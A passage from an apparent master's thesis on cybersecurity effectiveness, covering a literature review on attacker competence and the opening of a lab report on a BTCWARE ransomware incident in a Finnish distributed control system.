Nevertheless, the previous literature review did not give scientific base for definition of the cyber-hitmen. There are now proper studies what they are, what cyber-hitmen means in semantic mean and what are cyber-hitmen abilities and intentions. For example, Are they just murders like traditional hitmen or person who conduct cyber-attack for money or something else which was not mentioned in this statement. In review there was news which described cyber-hitmen as person which conducts denial of service attacks for money. In same literature review was found news about risk of peacemaker alias hearth implants of the man and there was one report which described that those peacemakers have cyber-security risk and there is possibility for loss of life. However, this was report, not scientific publication which do not guarantee that data in report is scientific. This literature did not give valid proof to believe that cyber-hitmen is murder which used cyber dimension to assassinate people or cyber-hitmen is person which conduct cyber-attacks for money. However, intuition of the researches gives this information that cyber-hitmen could be person do conducts murders through cyber-dimension, or conduct cyber-attacks for money and it could be hypothetically in future artificial intelligence which do previous mentioned atrocities. Therefore, there is not enough scientific studies to make final conclusion, what is cyber-hitmen, what it means in semantic mean and what are cyber-hitmen competences for attacks and atrocities in domain of reality and domain of cyber-world.

3 Type of the new literature review

The type of the new literature review is systematic and same rules will apply it like in previous systematic literature review. The same e-portal of TUT Primo is used for the literature review. In this literature review is review that what are competence of the attacker and is there any studied of it?

3.1 Keywords for the literature review and search parameters

The keywords for the literature review has been selected as following: *competence threat actor* [11] and *attacker competence* [12]. These keywords have been selected, because it will have link to ability and competence of the threat actors, if word semantics is studied precisely. The search parameters were that both strings have to be in exact form in somewhere in the text.

3.2 Processing the publications

Only publications where the Tallinn University of Technology has access right will be accepted to further literature review assessment. The publications will be checked are they truly scientific publications by comparing the content of the article to philosophy of science, if article do not have elements of science, then it will be rejected. For example, a publication is just news article, were method is not mentioned, no mention of reliability or validity will lead to rejection. Then publications will review from the abstract and if it necessary the hold publication will be review, but this is mentioned separately.

3.3 Results of the searches

The keyword of *competence threat actor* did not give any results during the literature review (Appendix 1). However, the keyword of *attacker competence* did give five results. Four of them were articles and one conference proceeding. There publications were downloaded and they abstract will analysed in further chapters (Table 1).

Table 1. The literature search result of keyword of *attacker competence* and the articles has been downloaded for further assessment.

The Journal	The Authors	The Article Title
<i>IEEE Xplore</i>	Strutt, J.E.; Patrick, J.D.; Custance, N.D.E	A risk assessment methodology for security advisors
<i>Emerald Insight</i>	Sommestad, Teodor ; Hunstad, Amund	Intrusion detection and the role of the system administrator
<i>Emerald Insight</i>	Sommestad, Teodor ; Holm, Hannes ; Ekstedt, Mathias	Estimates of success rates of remote arbitrary code execution attacks
<i>Elsevier</i>	Grant, Matthew J. ; Stewart, Mark G	Modelling improvised explosive device attacks in the West – Assessing the hazard
<i>Emerald Insight</i>	Papadaki, M ; Furnell, S.M	Achieving automated intrusion response: a prototype implementation

3.4 Analysing the articles abstract

Firstly, in article of the *Modelling improvised explosive device attacks in the West – Assessing the hazard* are data that homeland security agencies must justify their action based on value-for-money thinking and article introduces algorithm to achieve that goal and the algorithm is Probabilistic Risk Assessment method. However, the research suggested that more research is needed to develop more advanced methods to assess risks for an Improvised explosive device attack and wider view is needed to really assess the risks. Conclusion, from this article is that threat can be asymmetrical, but in article there was no data what is competence of cyber attacker, even though currently cyber-attacks and malware are developed by the man [13]. Problem in statically analysis and generally in mathematics is that research is as good are the foundations data [14] and does axioms really have connection to reality and what are they connection. The empirical security studies are need to valid security researches, even though a statistical analysis is used to make conclusion, but there is validity issues in quality of the research if empirical studies are not being used in the research [14].

Secondly, in article of the *A risk assessment methodology for security advisors* are claim, that risk management is most effective method for security work. However, in article there is no mentioned how reliability and validity of such claim is made. There are flow chart which claims that it give effective results for controlling risk, but how the flow chart takes account the uncertainty and anomalies? This gives reason to believe that the article offer method of intuition, which off course can misguide the practitioner of security.

Thirdly, in article of the *Achieving automated intrusion response: a prototype implementation* are claim that automated intrusion detection system which based on FAIR ideology, will solve reliable problems in network by changing the parameter based on policies, detected attacks, user behaviour and profiles of security level and this the FAIR ideology. This is claimed to be significant protection for system such as Windows XP systems. However, article did not mention how the reliability and validity is guaranteed of those claims. How it is eliminated that human element decide not to do thing by rules and how system work if attacker used method which were not anticipated?

Fourthly, in article of the *Estimates of success rates of remote arbitrary code execution attacks* there are claim that side-server-attacks can effectively defeated by method of *synthesized judgment of domain experts*, but however in abstract there is statement that there are no quantitative data how effective attacks are and how effectively countermeasures are working against the attacks. In conclusion there is claim that deep packet inspection and firewall will lower probability of compromise of the system. There is possible logical fallacy

in the statement that, if there are some qualitative data which proof that there are effective methods to defeat cyber-attack, but in same time there are no quantitative to say to same. This can mean that same premise is in the conflict, because it could carry in reality two value, even though one value is allowed at time, for example that something exists , but same time it do not exist. This kind of conflict is called as *Ex falso quod libet*.

Lastly, in the article of the *Intrusion detection and the role of the system administrator* are claim that system administrators have believed that intrusion detection systems are effective on security work. The research show that usage of the intrusion detection systems do decrease ration of the cyber-attacks. However, in study system administrator different in detection to intrusion detection systems did not have relevant difference. Still, the ability to cover assets effectively is hand of knowledge and competence of the system administrator.

In conclusion, there are research of competence of the attackers and some studies what they competence, but there no scientific metric discovered in this review that can categorise what is ability of the attacker. The attackers and attacks then to develop and the counter unit must have same competence to defeat the attacker and its attacks. Still, these research have caps in reliability and validity. For example, the risk management is effective method for security work, but how it must be applied, that practitioner get every time *effective* result. The effectivity definition was not opened what it actually means. The concept seems to base on ideology that you need to run faster than your opponent and do things what it would not expect and same time have resilience for attacks will occur. This literature review did give result that there minimal amount of research of competence of the attackers and what are effective methods to secure assets in cyber-security.

4 Conclusion

The two literature review did give results. Previous literature was used as base for the research to study what could be competence of threat actors. In this literature review one thing is sure. There are minimal amount of research what are *attacker's competence* and *competence of threat actors*. There was studies that using some behaviour methods and just knowing more that threat actor will guarantee effective asset protection and risk assessment is effective method for securing effectively the assets. However, no validity or reliability noun has mentioned in the researches. There was conflicts in premises of the studies and wider studies are need to say, what is truly effective asset protection? Currently, answer is just that more research is need to make conclusion scientifically, what are competences of the threat actors and what is effective asset protection.

5 References

- [1] J. Seppänen, “Filosofian suhde tieteeseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfil1.htm>.
- [2] J. Heinonen, A. Keinänen, and J. Paasonen, “Luetettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 94–95.
- [3] K. Silius, “Sisällönanalyysi,” 2005. [Online]. Available: <http://docplayer.fi/6061488-Sisallönanalyysi-sisälto.html>.
- [4] “TUT Primo,” 2017. [Online]. Available: <https://tutl-primo.hosted.exlibrisgroup.com>.
- [5] T. U. of Technology, “E-resources portal PRIMO is popular in the new year,” 2017. [Online]. Available: <https://www.ttu.ee/news/news-2/library-7/e-resources-portal-primo-is-popular-in-the-new-year/>.
- [6] M. Lehti, “RIKOKSENTORJUNNAN KANNATTAVUUS: ALUSTAVA SYSTEMAATTINEN KIRJALLISUUSKATSAUS,” Helsinki, 2017.
- [7] M. H. Murad, N. Asi, M. Alsawas, and F. Alahdab, “New evidence pyramid,” *BMJ*, vol. 0, no. 0, pp. 1–4, 2016.
- [8] A. Muacevic and R. J. Adler, “How to Conduct a Systematic Review: A Narrative Literature Review,” *Cureus*, vol. 11, no. 8, pp. 1–8, 2016.
- [9] D. MacIntyre, D. Wilson, E. Yardley, and L. Brolan, “The British Hitman: 1974–2013,” *Howard J. Crime Justice*, vol. 53, no. 4, 2014.
- [10] J. Mouzos and J. Venditto, “Contract killings in Australia,” *Aust. Inst. Criminol.*, vol. 53, 2003.
- [11] “TUT Primo - literature review and keyword of competence threat actor,” 2018. [Online]. Available: https://tutl-primo.hosted.exlibrisgroup.com/primo_library/libweb/action/search.do?fn=search&ct=search&initialSearch=true&mode=Advanced&tab=default_tab&indx=1&dum=true&srt=rank&vid=372TUTL_VU1&frbg=&vl%28D3735363UI0%29=any&vl%28D3735363UI0%29=title&vl%28D3735363UI0%29=any&vl%281UIStartWith0%29=exact&vl%28freeText0%29=competence+threat+actor&vl%283735362UI0%29=AND&vl%28D3735365UI1%29=any&vl%28D3735365UI1%29=title&vl%28D3735365UI1%29=any&vl%281UIStartWith1%29=contains&vl%28freeText1%29=&vl%283735364UI1%29=AND&vl%28D3735368UI2%29=all_items&vl%28D3735367UI3%29=all_items&vl%28D3735366UI4%29=all_items&vl%283735369UI5%29=00&vl%283735370UI5%29=00&vl%283735371UI5%29=&vl%283735372UI5%29=00&vl%283735373UI5%29=00&vl%283735374UI5%29=&Submit=Search.
- [12] “TUT Primo - literature review and keyword of attacker competence,” 2018. [Online]. Available: https://tutl-primo.hosted.exlibrisgroup.com/primo_library/libweb/action/search.do?fn=search&ct=search&initialSearch=true&mode=Advanced&tab=default_tab&indx=1&dum=true&srt=rank&vid=372TUTL_VU1&frbg=&vl%28D3735363UI0%29=any&vl%28D3735363UI0%29=title&vl%28D3735363UI0%29=any&vl%281UIStartWith0%29=exact&vl%28freeText0%29=attacker+competence&vl%283735362UI0%29=AND&vl%28D3735365UI1%29=any&vl%28D3735365UI1%29=title&vl%28D3735365UI1%29=any&vl%281UIStartWith1%29=contains&vl%28freeText1%29=&vl%283735364UI1%29=AND&vl%28D3735368UI2%29=all_items&vl%28D3735367UI3%29=all_items&vl%28D3735366UI4%29=all_items&vl%283735369UI5%29=00&vl%283735370UI5%29=00&vl%283735371UI5%29=&vl%283735372UI5%29=00&vl%283735373UI5%29=00&vl%283735374UI5%29=&Submit=Search.


- %29=00&v1%283735373UI5%29=00&v1%283735374UI5%29=&Submit=Search.
- [13] Ted G. Lewis, “Cyber-Threats,” in *Critical Infrastructure Protection in Homeland Security: Defending a Networked Nation*, First., Hoboken: John Wiley & Sons, Inc, 2006, p. 399.
- [14] J. Heinonen, A. Keinänen, and J. Paasonen, “Empiirisen tutkimuksen peruskäsitteet,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, p. 15.

Appendixes

Appendix 1 – Keyword review of competence threat actor.....	150
Appendix 2 – Keyword review of attacker competence	151

Appendix 1 – Keyword review of competence threat actor

← → ↻ 🏠 https://tutl-primo.hosted.exlibrisgroup.com/primo_library/libweb/action/search.do?fn=search&ct=search

 TALLINNA TEHNIKAÜLIKOOI RAAMATUKOGU
E-RESSURSSIDE PORTAAL
TUT Library e-resources

Any competence threat actor AND
Any

Publication Date: Any year
Material Type: All items
Language: Any language
Start Date: Day Month Year
End Date: Day Month Year

[Simple Search](#)

Expand My Results
 Expand My Results

0 Results for Primo Local Repository

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

[TTÜ Raamatukogu/TTÜ Library](#) | [Contact](#)
Powered by ExLibris Primo | [Use of Cookies](#)

Appendix 2 – Keyword review of attacker competence

TUT Library e-resources

Any is (exact) attacker competence AND Any contains

Publication Date: Any year
 Material Type: All items
 Language: Any language
 Start Date: Day Month Year
 End Date: Day Month Year

Search Clear Simple Search

Personalize your results
 Edit

RSS
 Add page to e-Shelf

Expand My Results
 Expand My Results

Show only
 Peer-reviewed Journals (4)

Refine My Results
 Resource Type
 Articles (4)
 Conference Proceedings (1)
 More options


Subject
 Experimental/Theoretical (3)
 Library & Information Science (3)
 Business (3)
 Security Management (3)
 Computer Security (3)
 More options

Creator
 Sommestad, Teodor (2)
 Teodor Sommestad (2)
 Grant, Mj (1)
 Amund Hunstad (1)


Show bX Hot Articles

5 Results for **Primo Local Repository** Sorted by: Relevance


Show only Peer-reviewed Journals (4)

 **A risk assessment methodology for security advisors**
 Strutt, J.E. ; Patrick, J.D. ; Custance, N.D.E.
 Proceedings The Institute of Electrical and Electronics Engineers, 0 1995, pp.225-229
 Full text available


Conference Proceeding [View Online](#) [Details](#) [Tags](#) [More](#)

 **Intrusion detection and the role of the system administrator**
 Sommestad, Teodor ; Hunstad, Amund
 Information Management & Computer Security, 15 March 2013, Vol.21(1), pp.30-40 [Peer Reviewed Journal]
 Full text available


Article [View Online](#) [Details](#) [Tags](#) [More](#)

 **Estimates of success rates of remote arbitrary code execution attacks**
 Sommestad, Teodor ; Holm, Hannes ; Ekstedt, Mathias
 Information Management & Computer Security, 01 June 2012, Vol.20(2), pp.107-122 [Peer Reviewed Journal]
 Full text available

Article [View Online](#) [Details](#) [Tags](#) [More](#)

 **Modelling improvised explosive device attacks in the West – Assessing the hazard**
 Grant, Matthew J. ; Stewart, Mark G.
 Reliability Engineering and System Safety, September 2017, Vol.165, pp.345-354 [Peer Reviewed Journal]
 proportion of failed attempts due to Attacker operational competence is... indication of attacker competence and a component of PSF Ops , it is more useful
 Full text available

Article [View Online](#) [Details](#) [Tags](#) [More](#)

 **Achieving automated intrusion response: a prototype implementation**
 Papadaki, M ; Furnell, S.M
 Information Management & Computer Security, 01 May 2006, Vol.14(3), pp.235-251 [Peer Reviewed Journal]
 Full text available

Article [View Online](#) [Details](#) [Tags](#) [More](#)

5 Results for **Primo Local Repository** Sorted by: Relevance

VI. Appendix: Case: A Suspected Malware Infection of a Distributed Control System

Lab Report of Thesis

Title of the lab: Case: A Suspected Malware Infection of a Distributed Control System

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is lab part of the master's thesis researches of evaluating effectivity of cybersecurity. There was unique malware incident in the one DCS system in Finland and this incident was used as one empirical part of the master's thesis. The incident did give conclusion that no matter how much skills and competence and resources a person has, it do not guarantee that situation is defused for example in days. The theoretical framework in the study where OODA/PDCA and organisational resilience which should guarantee effective prevention and effective mitigation of cybercrimes and cyber-incidents, but empirical data has a difference version of the truth. Therefore, there is very little evidence in this study to believe that organisational resilience and OODA/PDCA will scientifically guarantee effective prevention of cybercrimes and effective mitigation cybercrime and either effective defusing cyber-incidents, which means that this research and paper is unable to verify the working hypothesis. More research should be done, what are effective methods to prevent cybercrimes or effectively mitigate them, that result of that method can be scientifically anticipated.

Table of Contents

List of Pictures	154
List of Definitions	155
List of Appendixes	158
1 Introduction	159
1.1 Philosophical aspects behind the research	159
1.2 Literature review	160
1.3 Definitions.....	160
1.4 Theories behind the research.....	161
1.5 Theoretical framework	162
1.6 Cybercrimes and a hypothetical model for cyber-attacks	162
1.7 Contribution of the author	165
1.8 The experiment environment and ethics and authorisation.....	165
2 Scenario.....	165
2.1 The equipment of the scenario and software of the scenario	166
2.2 Previous knowledge of the author.....	166
3 Procedures during the incident and empirical samples of the research and evaluation of the reliability of the process	167
3.1 Reconstruction of the malware case.....	167
3.2 Analysing the engineering workstation.....	175
4 Conclusion.....	181
5 References	182
Appendix 1 – Literature review for the incident.....	186
Appendix 2 – Assessment of the engineering workstation	191
Appendix 3 – Literature review of the definitions	217

List of Pictures

Picture 1. Testing tool of Toradex in FX2030A PLC. X86 compiled program did not run.	169
Picture 2. Testing tool of Toradex in FX2030A PLC. ARM compiled program did run.	170
Picture 3. Testing tool of Toradex in FX2025 PLC. ARM compiled program did not run.	170
Picture 4. Testing tool of Toradex in FX2025 PLC. X86 compiled program did run.	171
Picture 5. Testing that the FX2025A has an Internet connection and it did had it. This is need if the BTCWARE needs an Internet connection to be able to work.....	172
Picture 6. Testing the filesystem of the FX2025A and checking access to the malware file from the CMD terminal and executing the malware. Malware was executed by CMD. But did it commence the malware process for encrypting the files of the FX2025A?	173
Picture 7. No *.hta or *.aleta files were located from the FX2025A after execution of the BTCWARE. Therefore, the encryption process was not commenced and malware is not being able to run in the FX2025A.....	173
Picture 8. The IP address of the FX2030A and ping test.	174
Picture 9. The FX2030A is a competent for Internet telemetry.	174
Picture 10. FX2030A was not be able to run BTCWARE of aleta variant malware.	175
Picture 11. FX2030A was not be able to run BTCWARE of aleta variant malware.	175
Picture 12. No indication that malware would be activate, when the Internet is connected to the machine.	176
Picture 13. In the webvision cloud service there was *.aleta files in synchronization folder.	177
Picture 14. Those *.aleta files were removed from the webvision cloud.....	177
Picture 15. In the webvision cloud service there was *.hta files in synchronization folder.	178
Picture 16. Those *.hta files were removed from the webvision cloud.	178
Picture 17. The engineering workstation. The username is censored, because of ethics of the research and securing rights of the interested party. The Picture quality has issues, but these problems were discoreced after incident. In Picture *.hta and *.aleta files are explored by „dir /s /b *.xxx“ command and it did give result for both of *.hta and *.aleta that „file not found“	179
Picture 18. The FX2030A substations were validated remotly and no *.aleta or *.hta has been discovered.	180

List of Definitions

<p>ADSL</p> <p>ADSL stands for Asymmetric Digital Subscriber Line. It is technology to establish telecommunication through phone line copper cables [1].</p>
<p>BTCWARE</p> <p><i>“Ransom.BTCware is a Trojan horse that encrypts files on the compromised computer and demands a payment to decrypt them [2].“</i></p>
<p>CPU</p> <p><i>“The microprocessor is the component of the personal computer that does the actual processing of data. A microprocessor is a central processing unit (CPU) that fits on one <u>microchip</u>. It is the “brain” of the computer, but that is a rather pretentious term since it it really just a very complex switching circuit that executes simple instructions very rapidly [3].“</i></p>
<p>DCS</p> <p>The DCS stands for Distributed Control Systems.</p> <p><i>“DCS are used to control production systems within the same geographic location for industries such as oil refineries, water and wastewater treatment, electric power generation plants, chemical manufacturing plants, automotive production, and pharmaceutical processing facilities. These systems are usually process control or discrete part control systems [4]”</i></p>
<p>Hacking</p> <p>Hacking is a process were software and hardware is being manipulated to do things which it should not occur based on documentation criterions or information security practices defined in industry of information technology for example in guidelines of U.S NIST. Basically, it is actions were system are accessed or manipulated unlawfully which is aggression act of criminality [5].</p>

HTTP

HTTP is abbreviated from Hypertext Transfer Protocol is protocol which used to transfer data over on Internet [6].

Modbus

Modbus is protocol which used by some industrial controller system to steer operations of processes and communicate between nodes [7].

OODA

OODA is abbreviated from Observe-Orient-Decide-Act.

“The OODA loop was originally developed in an attempt to explain why American fighter pilots were more successful than their adversaries in the Korean war. It describes fighter combat in terms of four activities, or stages, see Figure 1. As the name implies the first activity, Observe, involves taking note of some feature of the environment. In the original version of the OODA loop, this meant detecting an enemy aircraft. The second activity, Orient, refers to pointing (orienting) one’s aircraft towards the adversary, so as to be in a good position for entering the third stage, the Decide stage, which involves deciding what to do next. This leads to the fourth stage, Act, which involves implementing what has been decided, for example, pressing the trigger. Following the Act stage, a new observation is made, and so it goes. No explicit consideration is given to exiting from the loop. Perhaps Boyd did not see the need for this; if the Act stage is successful there is, of course, simply not anything more to observe, so the loop would stop for lack of input [8]”

<p>OSINT</p> <p>The OSINT is abbreviated from Open-Source Intelligence.</p> <p><i>“Open-source intelligence is the intelligence discipline that pertains to intelligence produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence and information requirement [9]”</i></p>
<p>PDCA</p> <p>The PDCA is abbreviated from Plan, Do, Check, Act.</p> <p><i>„Effective methods for improvement and management of change typically use some variation of this approach [10].“</i></p>
<p>PLC</p> <p>PLC is abbreviated from Programmable logic controller which is made to controller physical actuator [11].</p>
<p>USB</p> <p>USB is abbreviated from Universal serial bus for connecting peripheral devices to a computer [12].</p>
<p>VPN</p> <p>VPN is abbreviated from Virtual Private Network is protocol which is used to tunnel different private networks together [13].</p>

List of Appendixes

Appendix 1 – Literature review for the incident	186
Appendix 2 – Assessment of the engineering workstation	191
Appendix 3 – Literature review of the definitions	217

1 Introduction

The purpose of a paper is to introduce for the readers the one real-life incident of distributed control systems. At that time the case was about suspected malware infection called BTCWARE which created encrypted files from original files of the filesystem adds strings of Black.Mirror@gg.com to the encrypted files [14] The malware of BTCWARE [15] creates *.hta and *.aleta files to the infected filesystems, and *.aleta files are encrypted copies of the original files and then malware deletes original files and begins to demand bitcoin to decrypt AES256 encryption [16]. The malware was removed from the engineering-workstation by re-installing the Windows 10 and this engineering-workstation is used to program the RTU substations and steer operations of the PLCs. However, the client asked to defuse the situation, because these *.aleta ja *.hta files were appearing and re-generated in the substation PLCs, which at time indicated that the malware was based on deduction method an active.

Finally, in this paper will be introduced what was the case and the incident and how it was defused and those data are used to assess how effective the cybersecurity truly is? The selected methods will be introduced in further chapters and in addition, how reliability and validity is guaranteed. Lastly, this paper is part of cybersecurity researches.

1.1 Philosophical aspects behind the research

The scientific studies are based philosophical base [17]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [18] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this lab is look reality as it is and accept the empirical founding's as the truth in current universe were man is located. The research has qualitative research elements, which makes reliability issue to the research from those researcher which believe that numbers and qualitative studies are only objective studies, but what will numbers tell [19] if there is not linked data or other axioms to the numbers than just the number itself? The qualitative data will lost its content if it is transferred as quantitative [20]. The University of Jyväskylä defines that qualitative research methods are not centre of the research subject [21] and those methods are more like an edge research methods, which means that conclusion credibility is not same as in empirical researches and theoretical researches [22]. However, none of the man data is purely objective [23] and the researchers own intuition and emotions and a theoretical framework of his or her knowledge will have elements which effect the domain of the data which is presented as objective. This is one reason why science tend to progress slowly, because misunderstandings what people have and counterfeited evidences [24] and those will effect reliability of the conclusion and scientific conclusions are not just based on one person's rationality [25].

The empirical observations are collected from precisely stated objects and they are narrowed down to make precise observations which will guarantee reliability [26] in the research and finally, the validity is guarantee by selecting from those empirical founding's the results which were selected to being observed [27]. The objects will be introduced in further chapters.

1.2 Literature review

The literature review for this paper is done in a separate research paper, but some parts are done in literature review of the paper. The keywords of *cybersecurity effectivity*, *cybersecurity theory*, *cybersecurity theories*, *cybersecurity mitigation*, *cybersecurity prevention* and with search parameters of exact terms, did not give any theories or hits from TUT Primo database (Appendix 1). However, there was one article about SCADA systems how a robust systems are managed and what are risk management in those systems, but in the article abstract there was no mention of theory behind of the thinking.¹⁸² From researcher own collection has been selected literature of *Kriminaalipsykologia* (ISBN: 978-952-451-388-3), *Turvallisuustutkimuksen tekeminen* (ISBN: 978-951-885-360-5), *Guide to Industrial Control Systems (ICS) Security* (Special Publication 800-82, 2011), *POA Security Management* (ISBN: 978-1-934904-69-5), *Critical Infrastructure Protection in Homeland Security* (ISBN-10: 0-471-78628-4), *Oikeuden ja Lainkäytön Teoria* (ISBN: 978-952-10-7810-1) and *Johdatus Logiikkaan* (ISBN: 9789516625495). There researcher own collection are books which create more framework to the qualitative research by gives understanding what is criminology and its theories, how the security research is done, what are security aspects and threats of the industrial controller systems, what are security management practices, what are content of critical infrastructure protection, how the law is analysed and practices and what are theories how the law is applied and established and how the logic of logic works.

In summary, the literature review for this qualitative research was systematic, because TUT primo has access multiple databases and literature which related to research is used from the researchers own collection. There are very little evidence and studies of cybersecurity effectiveness, because in TUT Primo search the keywords with parameters of search did give most of time none result at all. Maybe, the international research centres have some studies effectivity of cybersecurity, but this is just speculation, because if they have done the research then the publications must be available at the scientific databases. For this reason, the researcher own collection is used to establish a framework for the study, otherwise it is impossible to do qualitative research without a framework [28].

1.3 Definitions

The definitions are collected from this thesis other literature review paper. The result of the review has been added to this paper as appendix (Appendix 3). The results were following:

“In conclusion, effective prevention means based on these premises operations which are evidence-based and they are implemented in early stage to avoid further problems or total eliminating variables which can cause harm in long term or short term to assets. The effective prevention programs must be maintained all the time, constantly developed and they must fit to practice and they must be accepted by the audience or target group.” (Appendix 3)

“In conclusion of reviewing the definition of effective mitigation and cybersecurity. Effective mitigation means procedure where decision are made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to stop commencing attack when it is activated and it effects to legitimate operations and becomes as counterproductive. The mitigation is

¹⁸² More information of the article at [www: https://www.tandfonline.com/doi/abs/10.1080/10429247.2013.11431973](https://www.tandfonline.com/doi/abs/10.1080/10429247.2013.11431973)

not same as prevention. Mitigation is based on these two articles as operation procedure where effective methods are applied to commence attack, which cause that the attack do not impact to the assets. The mitigation seems to be not produce where actually planning and preparation of the cyber-attack are intervened, it is rather than reaction to commenced attack and an effective mitigation are procedures, which cause a commenced attack not to affect the assets. The mitigation can in addition fail and then it comes ineffective or comes malicious and certainly ineffective if it stops legitimate operations and anti-proliferative legitimate operations, the mitigation becomes then as counterproductive.” (Appendix 3)

1.4 Theories behind the research

There are no good theories in science of security to study phenomena of reality [29]. Empirical analysis are filled with variables rather than theories which describe with best available data phenomena [30]. Without valid theories it is quite impossible to do proper research, because comparison point of the current truth is missing and researcher do not know how to analyse the result and know did research measure proper variables. In addition, without proper theories it is challenging to establish hypothesis, because they could be in very begin false [31]. If there is no valid theories, which can be test (*fallible*), then the field is more like pseudoscience than science, if the claim *facts*¹⁸³ are just hand of belief rather than hands of systematic evidence [32] and data underneath of conclusion is data which have self-correction, which these dogmatic, pseudoscientific and non-scientific *data* do not have and they are more like *information of belief*.

There are theories how the computers [33] and telecommunications [34] tend to work, but theories which describe aspect of science of security how effectively cybersecurity on those system has succeed on its mission to mitigate and prevent cybercrimes is missing (Annex 1). The keywords of *cybersecurity effectivity*, *cybersecurity theory*, *cybersecurity theories*, *cybersecurity mitigation*, *cybersecurity prevention* and with search parameters of exact terms, did not give any theories or hits from TUT Primo database as it has been stated on the literature review.¹⁸⁴ However, in literature review, there was one article about SCADA systems and how a robust systems are managed and what are risk management practices in those systems, but in the article abstract there was no mention of theory behind of the thinking.¹⁸⁵ Therefore, there are no proper theory presented as theoretical framework for the research and alternative framework is used, which creates reliability and validity issue for this paper research.

ASIS International has published a book called Security Management and in that book there is thinking model of organisational resilience [35] and Plan-Do-Check-Act (PDCA) [36] which is used to keep organisational resilience to resistant threat and survive in daily operations of the organisation. This framework is used in this research as comparison point with

¹⁸³ In history of the man the facts are present that they support a personal objective and in science the research results are not just facts, there has to be made some assessment and comparison how they fit previous theories. The facts can be seen differently from a different philosophical aspect even in science. The scope in science in gain knowledge and discover what is the truth and try to approach the truth. More information at [www: http://politiikasta.fi/elaneet-faktojen-jalkeista-aikaa/](http://politiikasta.fi/elaneet-faktojen-jalkeista-aikaa/)

¹⁸⁴ "In TUT network you can access more than 100 scientific databases that include more than 82 000 e-journals and 167 000 e-books and millions of scientific research articles in international journals. All these e-resources are collected to a combined search portal [PRIMO](https://www.ttu.ee/news/news-2/library-7/e-resources-portal-primo-is-popular-in-the-new-year/)." Source: <https://www.ttu.ee/news/news-2/library-7/e-resources-portal-primo-is-popular-in-the-new-year/> Therefore, TUT Primo is database were systematic literature review can be done.

¹⁸⁵ More information of the article at [www: https://www.tandfonline.com/doi/abs/10.1080/10429247.2013.11431973](https://www.tandfonline.com/doi/abs/10.1080/10429247.2013.11431973)

reality of Universe and philosophical thinking, is cybersecurity succeed on mission and how well actually cybersecurity has succeeded on its mission to effectively prevent cyber-crimes and effectively mitigate cyber-crimes. Effectivity means how well actually the process has reached its objectives or how well they can be reached by a method of x [37].

1.5 Theoretical framework

The theoretical framework for the study is that cybersecurity is effective to mitigate and prevent cybercrimes.¹⁸⁶ A theoretical framework is like a hypothesis, which is used in statistically researches. There is an article which states that effective cybersecurity is fundamental for example in patient safety.¹⁸⁷ This theoretical framework means that, cybersecurity incidents are defused effectively and prevention works. The theoretical framework is being tested by empirical scenario from real cyber-incident case and observations [38] are conducted to test the theoretical framework [39]. The purpose of observations is collected data how well cybersecurity will succeed on its mission to effectively mitigate cybercrimes and effectively prevent cybercrimes. If cybercrimes are effectively either mitigated or prevent then cyber-incidents impacts are probable mitigated or avoided. From the theoretical framework, the working hypothesis is established and it is following: *cybersecurity incidents are defused effectively by OODA/PDCA and effective prevention works effectively in cybersecurity, because of organisational resilience.*

1.6 Cybercrimes and a hypothetical model for cyber-attacks

Cybercrimes are defined in every nation own national legislation. In this research every nation's legislation will be not studied. The statement from Finnish Police Board is used to define what kind of cybercrimes are in one sample nation.¹⁸⁸ In this case the scenario was about suspected malware and suspected intrusion and incident was displaced in Finland. Therefore, Republic of Finland legislation can be used in this research.

The Republic of Finland legislation defines computer break-in as offense which the injured party must report the offense to bringing of charges or if the suspected crime has been done to public services of postal service and telecommunications and unless a very important public interest requires that charges be brought to the prosecution.¹⁸⁹ The same aspect is defined in addition the Finnish Police Board letter. The malware are defined as criminal in Finnish government proposal of HE 153/2006, however, if malwares are used for security testing and there is not conspiracy to commit an aggression, then they can be used to test system, if the system owner has given permission to do it. Otherwise, manufacturing and possession of such code is defined as criminal¹⁹⁰ if there is conspiracy to commit an aggression which full fills the criterion of the criminal code of Finland.¹⁹¹

Those legal elements are used in this research to assess in early stage what could be happened. Of course, in the conclusion truth might be different. Legislation begins from that aspect that cybercrimes are currently made by humans and in addition PhD Ted G. Lewis defines that cyber-attacks and malware are done by humans [40]. In future, it is possible that

¹⁸⁶ The theoretical framework is selected from the industry of cybersecurity and that theoretical framework will be tested in this research. The premises are from: <https://betanews.com/2017/12/20/cybersecurity-tips-that-are-cost-effective-and-efficient/>

¹⁸⁷ The article is "Effective cybersecurity is fundamental to patient safety" and it is available at [www: http://www.bmj.com/content/357/bmj.j2375](http://www.bmj.com/content/357/bmj.j2375)

¹⁸⁸ The statement serial is ID-1562424327 and other serial number of the documentml is POL-2015-13.

¹⁸⁹ Republic of Finland, 1889/39, Chapter 38, Section 8.

¹⁹⁰ Republic of Finland, 1889/39, Chapter 34, Section 9 b.

¹⁹¹ Republic of Finland, 1889/39.

artificial intelligence becomes independent and it causes cyber-attacks, but this is not scientific truth currently and it is more like a philosophical point of view. This is argument will be not assessed in this paper.

